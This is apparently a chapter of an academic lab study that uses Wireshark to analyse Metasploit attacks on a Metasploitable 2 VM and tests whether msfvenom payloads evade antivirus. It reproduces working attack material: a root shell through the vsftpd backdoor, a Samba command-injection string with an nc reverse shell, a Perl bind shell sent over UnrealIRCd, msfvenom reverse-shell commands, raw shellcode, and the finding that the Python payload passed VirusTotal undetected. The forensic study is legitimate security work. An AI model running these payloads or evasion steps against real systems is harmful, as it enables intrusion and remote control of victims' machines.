
4.3.4.1 Techniques for Analysis

The techniques used inside Wireshark to analyze captured packets included:

- Filters were used to focus on some specific IP address, ports and string values.
- Under the Analyze dropdown menu, the Follow command was used to follow certain streams. Most of the time, these were TCP streams.
- Under the Analyze dropdown menu, the item of Expert information provided a list of warnings based on severity level: Error, Warning, Note, and Chat.
- Statistic menu showed the quantitative analysis.

4.3.4.2 Packet Analysis

The experiment of MSF attacking Metasploitable 2 VM was carried out several times. Various usernames were used and they all shared the same feature: the clear




```
┌──(root💀kali)-[~]
└─# nmap -p 6200 144.96.164.86
Starting Nmap 7.92 ( https://nmap.org ) at 2022-09-25 20:49 CDT
Nmap scan report for 144.96.164.86
Host is up (0.00026s latency).

PORT     STATE SERVICE
6200/tcp open  lm-x
MAC Address: 00:0C:29:95:EC:4F (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.07 seconds

┌──(root💀kali)-[~]
└─# telnet 144.96.164.86 6200
Trying 144.96.164.86...
Connected to 144.96.164.86.
Escape character is '^]'.
id;
uid=0(root) gid=0(root)
: command not found
ls;
4t3VVVVVVV*
N4-*QzHstnxvH]Jv[b$
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
```

Figure 4.7: Root Access Gained from Manual Attack

text ended with ":)". The packet analyzed in this section had a different username from the screenshot above.

- In Frame 12 (Figure: 4.8), the clear text of "MSFT 5.0" was detected under Vendor Class.



```
▾ Vendor Class
    Option: Vendor Class (16)
    Length: 14
    Enterprise ID: Microsoft (311)
    vendor-class-data: MSFT 5.0
▸ Option Request
020  ad b1 04 5a fa 26 ff 02  00 00 00 00 00 00 00 00   ···Z·&·· ········
030  00 00 00 01 00 02 02 22  02 23 00 70 92 d9 01 27   ·······" ·#·p···'
040  2d 24 00 08 00 02 05 e0  00 01 00 0e 00 01 00 01   -$······ ········
050  26 b4 b3 c0 a4 bb 6d b3  fe 00 00 03 00 0c 06 a4   &·····m· ········
060  bb 6d 00 00 00 00 00 00  00 00 00 27 00 1a 00 0d   ·m······ ···'····
070  31 38 32 46 45 52 47 31  33 38 30 36 32 05 73 66   182FERG1 38062·sf
080  61 73 75 03 6e 61 63 00  00 10 00 0e 00 00 01 37   asu·nac· ·······7
090  00 08 4d 53 46 54 20 35  2e 30 00 06 00 08 00 11   ··MSFT 5 .0······
0a0  00 17 00 18 00 27                                  ·····'
```

Figure 4.8: Vendor Revealed in Frame 12

- In Frame 34, Metaploitable 2 sent to Kali a response code of 220 after MSF identified the protocol of vsFTPd 2.3.4. 220 means "service ready for new user".
- In Frame 36, Kali sent the packet to Metasploitable 2. The destination port was 21. The protocol was FTP. The request from the attacker to the victim machine was "USER X ZimH:)". It matched Line 67 in vsftp_234_backdoor.rb.
- In Frame 38, Metaploitable 2 sent the response to the attacker: Please specify the password. The protocol was FTP.
- In Frame 40: Kali sent the password to Metasploitable 2. The destination port was 21. The protocol was FTP. The attacker sent the command: PASS.
- In Frame 44, Kali sent a packet to Metasploitable 2. The TCP payload consisted of 3 bytes: id. It matched Line 99 in the ruby code—`s.put("id\n")`.
- In Frame 46, Metaploitable 2 sent a packet to Kali. The victim's TCP payload showed `"uid=0(root) git=0(root)`", which confirmed the attacker's success in compromising the victim machine.
- In Frame 48, Kali sent a packet to Metasploitable 2. The protocol was TCP

and the destination port was 6200. This meant that the backdoor in the victim machine successfully opened a shell on the attacker's port 6200. The TCP payload was "nohup $> /dev/null2 >$ &1", which was the hard string in Line 110 in the ruby code.

These frames proved that, once detected and analyzed, the captured packets could show solid evidences to point out that the source of the attack was from Metasploit Framework. All these captured packet files are available upon request.

4.3.5 Analysis of Wireshark Packets Captured: Manual Attack to Metasploitable 2 VM

Wireshark caught a lot of valuable information from the packets captured from the MSF attack to Metasploitable 2; however, Wireshark presented a lot less information for the packets captured from the manual attack from Kali to Metasploitable 2.

The differences between the packets captured from the attack from the command lines and those captured from the attack straight from MSF were:

- MSF exploits were coded in Ruby and the hard strings contained in Ruby code showed clearly in payloads such as "nohup $> /dev/null2 >$ &1", which was the hard string in Line 110 in the ruby code. MSF packets also contained the clear text of "MSF". The packets from the command line attack didn't have these hard strings about the code and the vendor.

- The attack from the command lines was simpler and smaller in size. MSF added more overhead to exploits than command line attacks. This is a common difference between an IDE platforms and simple text tools. For example, Pycharm or Visual Studio can be used to code a Python program. These IDEs automatically create packages to wrap the code. Even a simple "Hello World" would have a package in Pycharm. These preset packages increase the size of code. On the other hand, a simple text editor can also allow a programmer to code in Python to make the code simple and concise.

4.4 SAMBA

4.4.1 Protocol Exploited

The protocol is the server message block (SMB) protocol. SMB protocol is a server-client model that is used to share files, printers and other resources on a network [17]. A server holds resources such as files and printers. A client sends a request to the server to initiate a connection and the server sends a reply to the client to establish the connection. Such a request-response process is the SMB protocol, used for communications in networks. A server-client model is ubiquitous in networks and many commonly used protocols follow such a model such as FTP, HTTPS and etc. Samba is an open-source implementation of the SMB protocol and ”has provided secure, stable and fast file and print services for all clients using the SMB/CIFS protocol since 1992 [18].” Samba is important for Linux/Unix servers to talk to Windows System's Active Directory environments. Smbd is the server daemon that provides filesharing and printing services to Windows clients, defined by samba.org.

The MS-RPC (Microsoft remote procedure call) functionality in smbd in Samba versions 3.0.0 through 3.0.025rc3 (inclusive) allows a remote attacker to execute arbitrary commands via shell metacharacters involving the SamrChangePassword function when the ”username map script” smb.conf option is enabled. It also makes it possible for remote authenticated users to execute commands via shell metacharacters involving other MS-RPC functions in the remote printer and file share management. Its CVE ID is 2007-2447.


4.4.2 Remote Command Injection Vulnerability

The root cause is passing unfiltered user input via MS-RPC calls to `/bin/sh` when invoking externals scripts defined in smb.conf [19].

4.4.3 Analysis of Wireshark Captured Packets

The Metasploit module used was exploit/multi/samba/usermap_script.

Once the captured packets were opened in Wireshark, the Expert Information under the Analyze menu showed one error about Frame 30—Malformed Packet SMB (Figure: 4.9). It was from Kali to Metasploitable 2.



```
Account: /=`nohup mkfifo /tmp/trbmayd; nc 144.96.164.44 4444 0</tmp/trbmayd |
/bin/sh >/tmp/trbmayd 2>&1; rm /tmp/trbmayd`...Windows 2000 2195.Windows 2000
```

Figure 4.9: Error with Malformed Packet SMB

This mirrors the code on Line 74 in the exploit titled usermap_script.rb: `"username = "/='nohup " + payload.encoded + "'"`


4.5 UNREAL_IRCD

4.5.1 Protocol Exploited

IRC stands for Internet Relay Chat. Created in 1988, it is a protocol to support group chats via real-time messaging carried out in computers connected to networks. It also allows two users to exchange private messages and data. Commands can be transferred via server-side and client-side commands. It is a network of internet servers [21].

4.5.2 UnrealIRCd Backdoor Vulnerability

The CVE ID is 2010-2075. It is triggered by entering "AB;" upon connecting. It allows an attacker to execute arbitrary code on the affected host. The common port for IRC is 6667. The screenshot in Figure 4.10 is an email sent from satmd to acknowledge this vulnerability.




```
Hi all,

This is very embarrassing...

We found out that the Unreal3.2.8.1.tar.gz file on our mirrors has been
replaced quite a while ago with a version with a backdoor (trojan) in
it. This backdoor allows a person to execute ANY command with the
privileges of the user running the ircd. The backdoor can be executed
regardless of any user
restrictions (so even if you have passworded server or hub that doesn't
allow
any users in).

It appears the replacement of the .tar.gz occurred in November 2009 (at
least on some mirrors). It seems nobody noticed it until now.
```

Figure 4.10: Email Quote

The exploit in MSF used to attack this vulnerability is exploit/unix/irc/unreal_ircd_3281_backdoor.

4.5.3 Analysis of Wireshark Captured Packets

- The Expert Information under Analyze caught one error that "a root-only domain name cannot be resolved" (Figure 4.11).
- Frame 620 contained a packet from Kali to Metasploitable 2. The destination port was 667 and it revealed a clear text of "AB;perl". This vulnerability is very similar to the Vsftpd vulnerability: user input was viciously structured to gain unauthorized access. This matches the code in Line 63 in the exploit named "un-




Packet	Summary	Group	Protocol
⌄ Error	ERROR: A root-only domain name cannot be resolved.	Protocol	DHCPv6
903	Solicit XID: 0x68a8f6 CID: 000300018cdcd45d8d17 IAA: :: [ROOT-ONLY DOMAIN NAME]	Protocol	DHCPv6
› Warning	DNS query retransmission. Original request in frame 948	Protocol	LLMNR
› Warning	DNS query retransmission. Original request in frame 928	Protocol	mDNS
› Warning	WARNING: TLDs are rarely resolvable	Comment	DHCPv6
› Warning	D-SACK Sequence	Sequence	TCP
› Warning	Illegal characters found in header name	Protocol	HTTP
› Warning	ACKed segment that wasn't captured (common at capture start)	Sequence	TCP
› Warning	Connection reset (RST)	Sequence	TCP

Figure 4.11: Error from Packet from Unreal_IRCD Attack

real_ircd_3281_backdoor.rb": `sock.put("AB;" + payload.encoded + "\\n")`.

- Following the TCP stream of the packet above, the script was revealed to show the illegal command in Figure 4.12.


Wireshark · Follow TCP Stream (tcp.stream eq 34) · unrealIRCd_exploitation_work.pcapng

```
:irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
:irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
AB;perl -MIO -e '$p=fork();exit,if$p;foreach my $key(keys %ENV){if($ENV{$key}=~/(.*)/){$ENV{$key}=$1;}}$c=new IO::Socket::INET(LocalPort,
4444,Reuse,1,Listen)->accept;$~->fdopen($c,w);STDIN->fdopen($c,r);while(<>){if($_=~ /(.*)/){system $1;}};'
:irc.Metasploitable.LAN 451 AB;perl :You have not registered
```

Figure 4.12: TCP Stream of IRC Protocol

This stream reveals the target machine—Metasploitable; however, it does not show that the attacker was MSF.

4.6 JAVA RMI

4.6.1 Vulnerability

The CVE ID is 2011-3556. The online search about this vulnerability all lead to an ambiguous description—"unspecified vulnerability in the Java Runtime Environment component in Oracle Java SE JDK and JRE... (versions)". Even the Oracle website does not specify the vulnerability [22].

The MSF module used was exploit/multi/misc/java_rmi_server.


4.6.2 Wireshark Packet Analysis

- The timeline of the attack was:
  - Step 1: Metasploit in Kali hit RMI port on 1099.
  - Step 2: The victim machine, Metaploitable 2 VM, was triggered to make an HTTP request for JAR file to Kali on TCP port 8080.
  - Step 3: The Meterpreter Shell created a listener on TCP port 4444 in the attacker machine.
  - Step 4: Metasploit Framework connected to the Meterpreter listener, sent additional code and used TCP port 4444 as the communication channel for the Meterpreter shell.
- Frame 172 contained a packet from Kali to Metasploitable 2 and it revealed the following information when right clicking on this frame to pick Follow->tcp stream. The clear texts included "Metasploit/RMILoader.class" (Figure 4.13).

These clear texts reveal that the attacks are from Metasploit Framework.


4.7 METASPLOIT PAYLOAD GENERATION

Metasploit Framework allows users to generate payloads that are compatible with a wide range of platforms and obscured with varieties of encoders. The platforms available for customized payloads include Windows, Android, Apple_Ios, Linux, Unix, Android, Java, Cisco and etc. The command—`msfvenom –list platforms`—can generate a long list of platforms inside MSF. Various encoders inside MSF help conceal payloads. The command—`msfvenom -l -encoders`—shows a long list of encoder options available in MSF (Figure 4.14). Another benefit of using encoders is to fix bad characters in a customized payload.



```
GET /XLXE8RB53/adbK.jar HTTP/1.1
Host: 144.96.164.44:8080
User-Agent: gnu-classpath/0.95 (libgcj/4.2.4 (Ubuntu 4.2.4-1ubuntu3))
Connection: keep-alive
Accept-Encoding: chunked;q=1.0, gzip;q=0.9, deflate;q=0.8, identity;q=0.6, *;q=0

HTTP/1.1 200 OK
Content-Type: application/java-archive
Connection: Keep-Alive
Pragma: no-cache
Server: Apache
Content-Length: 6759

'...'.......metasploit.dat..H,..5.......541..4.343.31.. ..
.5....PK.........trT................metasploit/PK.........trT.L|.....F"......metasploit/Payload.class..
............ ...META-INF/PK.........trT~..Fb...........META-INF/MANIFEST.MF.M..LK
...........metasploit/RMILoader.class}...........metasploit/RMIPayload.class.QMK
'...'.....................metasploit.datPK.........metasploit/PK........

metasploit/Payload.classPK...........trT............ .................META-INF/PK........... META-

INF/MANIFEST.MFPK.......... K...metasploit/RMILoader.classPK...........
```

Figure 4.13: TCP Stream



```
[*] exec: msfvenom -l encoders

Framework Encoders [--encoder <value>]
======================================

    Name                      Rank        Description
    ----                      ----        -----------
    cmd/brace                 low         Bash Brace Expansion Command Encoder
    cmd/echo                  good        Echo Command Encoder
    cmd/generic_sh            manual      Generic Shell Variable Substitution Command E
                                          ncoder
    cmd/ifs                   low         Bourne ${IFS} Substitution Command Encoder
    cmd/perl                  normal      Perl Command Encoder
    cmd/powershell_base64     excellent   Powershell Base64 Command Encoder
    cmd/printf_php_mq         manual      printf(1) via PHP magic_quotes Utility Comman
                                          d Encoder
    generic/eicar             manual      The EICAR Encoder
    generic/none              normal      The "none" Encoder
    mipsbe/byte_xori          normal      Byte XORi Encoder
    mipsbe/longxor            normal      XOR Encoder
    mipsle/byte_xori          normal      Byte XORi Encoder
```


Figure 4.14: Encoders Offered in MSF

The author created four types of payloads in Metasploit and submitted them to Virustotal website to see whether the customized payloads could avoid detection.

The four types are the executive (.exe), executable and linkable format (.elf), shell scripting (.sh) and Python(.py). They are chosen because they represent some of the most common file types. The command to create payloads in MFS is msfvenom.

4.7.1 Binaries

The payload (Figure: 4.15) was created for the platform of Windows, so the file type was executable. The goal was to create a reverse shell.




```
msf6 > msfvenom -p windows/meterpreter/reverse_tcp lhost=144.96.164.44 lport=6001 -f exe -o payload.exe
[*] exec: msfvenom -p windows/meterpreter/reverse_tcp lhost=144.96.164.44 lport=6001 -f exe -o payload.exe

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: payload.exe
```

Figure 4.15: Generating Executable File in Metasploit Framework

4.7.1.1 Linux (file name: shell.elf)


The payload (Figure: 4.16) was also to create a reverse shell for the Linux platform. The format of the file was set to be Executable and Linkable.



```
msf6 > msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=144.96.164.44 LPORT=6001 -f elf > shell.elf
[*] exec: msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=144.96.164.44 LPORT=6001 -f elf > shell.elf

[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 123 bytes
Final size of elf file: 207 bytes
```

Figure 4.16: Generating Executable and Linkable Format Exploit

4.7.2 Scripting Payload



```
msf6 > msfvenom -p cmd/unix/reverse_bash LHOST=144.96.164.44 LPORT=7000 -f raw > shell.sh
[*] exec: msfvenom -p cmd/unix/reverse_bash LHOST=144.96.164.44 LPORT=7000 -f raw > shell.sh

[-] No platform was selected, choosing Msf::Module::Platform::Unix from the payload
[-] No arch selected, selecting arch: cmd from the payload
No encoder specified, outputting raw payload
Payload size: 67 bytes
```

Figure 4.17: Generating Shell Script

The payload (Figure: 4.17) creates a reverse shell in the format of Shell Script if the target is Unix.

4.7.3 Shellcode


The payload (Figure: 4.18), coded in Python, creates a reverse shell in a target machine.

The screenshot (Figure: 4.19) shows the generated payload files in the root folder.

The moment the author moved these payload files into the Windows 10 desktop, the antivirus software in Windows 10 immediately issued two warnings and deleted ”payload.exe” and ”shell.elf” (Figure: 4.20). The two files remain—”shellcode.py” and ”shell.sh”. This means that the executable file and the Executable and Linkable Format are more likely to be detected than the Python format and Shell Script in a Windows operating system.

4.7.4 Submission to VirusTotal

The author submitted the four types of payloads to the website of Virustotal to see how well the vendors there would detect the customized virus. No flag was raised at all to Python shellcode. The passing rate was 100% (Figure: 4.21).



```
msf6 > msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=144.96.164.44 LPORT=6050 -f python
[*] exec: msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=144.96.164.44 LPORT=6050 -f python

[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 123 bytes
Final size of python file: 613 bytes
buf =  b""
buf += b"\x6a\x0a\x5e\x31\xdb\xf7\xe3\x53\x43\x53\x6a\x02\xb0"
buf += b"\x66\x89\xe1\xcd\x80\x97\x5b\x68\x90\x60\xa4\x2c\x68"
buf += b"\x02\x00\x17\xa2\x89\xe1\x6a\x66\x58\x50\x51\x57\x89"
buf += b"\xe1\x43\xcd\x80\x85\xc0\x79\x19\x4e\x74\x3d\x68\xa2"
buf += b"\x00\x00\x00\x58\x6a\x00\x6a\x05\x89\xe3\x31\xc9\xcd"
buf += b"\x80\x85\xc0\x79\xbd\xeb\x27\xb2\x07\xb9\x00\x10\x00"
buf += b"\x00\x89\xe3\xc1\xeb\x0c\xc1\xe3\x0c\xb0\x7d\xcd\x80"
buf += b"\x85\xc0\x78\x10\x5b\x89\xe1\x99\xb2\x6a\xb0\x03\xcd"
buf += b"\x80\x85\xc0\x78\x02\xff\xe1\xb8\x01\x00\x00\x00\xbb"
buf += b"\x01\x00\x00\x00\xcd\x80"
